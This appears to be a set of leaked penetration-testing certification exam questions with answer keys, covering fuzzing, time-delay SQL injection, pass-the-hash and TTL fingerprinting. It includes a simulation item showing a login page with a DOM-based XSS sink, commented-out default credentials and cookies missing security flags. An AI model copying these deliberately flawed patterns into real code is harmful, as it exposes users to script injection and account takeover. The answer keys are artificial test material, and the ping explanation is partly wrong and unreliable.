NEW QUESTION 179
A software company has hired a security consultant to assess the security of the company's software development practices. The consultant opts to begin reconnaissance by performing fuzzing on a software binary. Which of the following vulnerabilities is the security consultant MOST likely to identify?

A. Weak authentication schemes
B. Credentials stored in strings
C. Buffer overflows
D. Non-optimized resource management

Answer: C

Explanation:
fuzzing introduces unexpected inputs into a system and watches to see if the system has any negative reactions to the inputs that indicate security, performance, or quality gaps or issues

NEW QUESTION 183
A penetration tester analyzed a web-application log file and discovered an input that was sent to the company's web application. The input contains a string that says "WAITFOR." Which of the following attacks is being attempted?

A. SQL injection
B. HTML injection
C. Remote command injection
D. DLL injection

Answer: A

Explanation:
WAITFOR can be used in a type of SQL injection attack known as time delay SQL injection or blind SQL injection34. This attack works on the basis that true or false queries can be answered by the amount of time a request takes to complete. For example, an attacker can inject a WAITFOR command with a delay argument into an input field of a web application that uses SQL Server as its database. If the query returns true, then the web application will pause for the specified period of time before responding; if the query returns false, then the web application will respond immediately. By observing the response time, the attacker can infer information about the database structure and data1.
Based on this information, one possible answer to your question is A. SQL injection, because it is an attack that exploits a vulnerability in a web application that allows an attacker to execute arbitrary SQL commands on the database server.

NEW QUESTION 188
A penetration tester is able to capture the NTLM challenge-response traffic between a client and a server.
Which of the following can be done with the pcap to gain access to the server?

A. Perform vertical privilege escalation.
B. Replay the captured traffic to the server to recreate the session.
C. Use John the Ripper to crack the password.
D. Utilize a pass-the-hash attack.

Answer: D

NEW QUESTION 190
A penetration tester ran a ping –A command during an unknown environment test, and it returned a 128 TTL packet. Which of the following OSs would MOST likely return a packet of this type?


A. Windows
B. Apple
C. Linux


D. Android

Answer: A

Explanation:
The ping –A command sends an ICMP echo request with a specified TTL value and displays the response. The TTL value indicates how many hops the packet can traverse before being discarded. Different OSs have different default TTL values for their packets. Windows uses 128, Apple uses 64, Linux uses 64 or 255, and Android uses 64. Therefore, a packet with a TTL of 128 is most likely from a Windows OS.

NEW QUESTION 193
You are a penetration tester reviewing a client's website through a web browser. INSTRUCTIONS
Review all components of the website through the browser to determine if vulnerabilities are present. Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.





This certificate is intended for the following purpose(s):
- Ensures the identity of a remote computer


* Refer to the certification authority's statement for details.

Issued to: *.comptia.org

Issued by: RapidSSL SHA256 CA

Valid from 7/18/2016 to 7/19/2018


Learn more about certificates



Secure System

https://comptia.org/login.aspx#viewsource


```
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrf-token"/>
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+ "</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do'/>"method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;"type="text" name="name" id="name" value=">
<!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value=">
<!--div><scan style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="password" -->
```



Secure System

https://comptia.org/login.aspx#viewcookies


Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59			
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32			
__utmc	36104370	.comptia.o...	/	Session	14			
__utmt	1	.comptia.o...	/	2017-10-1...	7			
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99			
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13			



Secure System

https://comptia.org/login.aspx#remediatesource


```
1 □ <html>
2 □ <head>
3 □ <title>Secure Login </title>
4 □ </head>
5 □ <body>
6 □ <meta
7 □ content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
8 □ bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9 □ d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrf-token"/>
10 □ <select><script>
11 □ document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+ "</OPTION>");
12 □ </script></select>
13 □ <div align="center">
14 □ <form action="<c:url value='main.do'/>"method="post">
15 □ <div style="margin-top:200px;margin-bottom:10px;">
16 □ <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
17 □ </div>
18 □ <div style="margin-bottom:5px;">
19 □ <span style="width:100px;">Name</span>
20 □ <input style="width:150px;"type="text" name="name" id="name" value=">
21 □ <!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
22 □ </div>
23 □ <div><span style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value=">
24 □ <!--div><scan style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="password" -->
```



Secure System

https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41	□	□	□ delete
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59	□	□	□ delete
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32	□	□	□ delete
__utmc	36104370	.comptia.o...	/	Session	14	□	□	□ delete
__utmt	1	.comptia.o...	/	2017-10-1...	7	□	□	□ delete
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48	□	□	□ delete
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99	□	□	□ delete
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99	□	□	□ delete
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13	□	□	□ delete



Certificate Information

This certificate is intended for the following purpose(s):

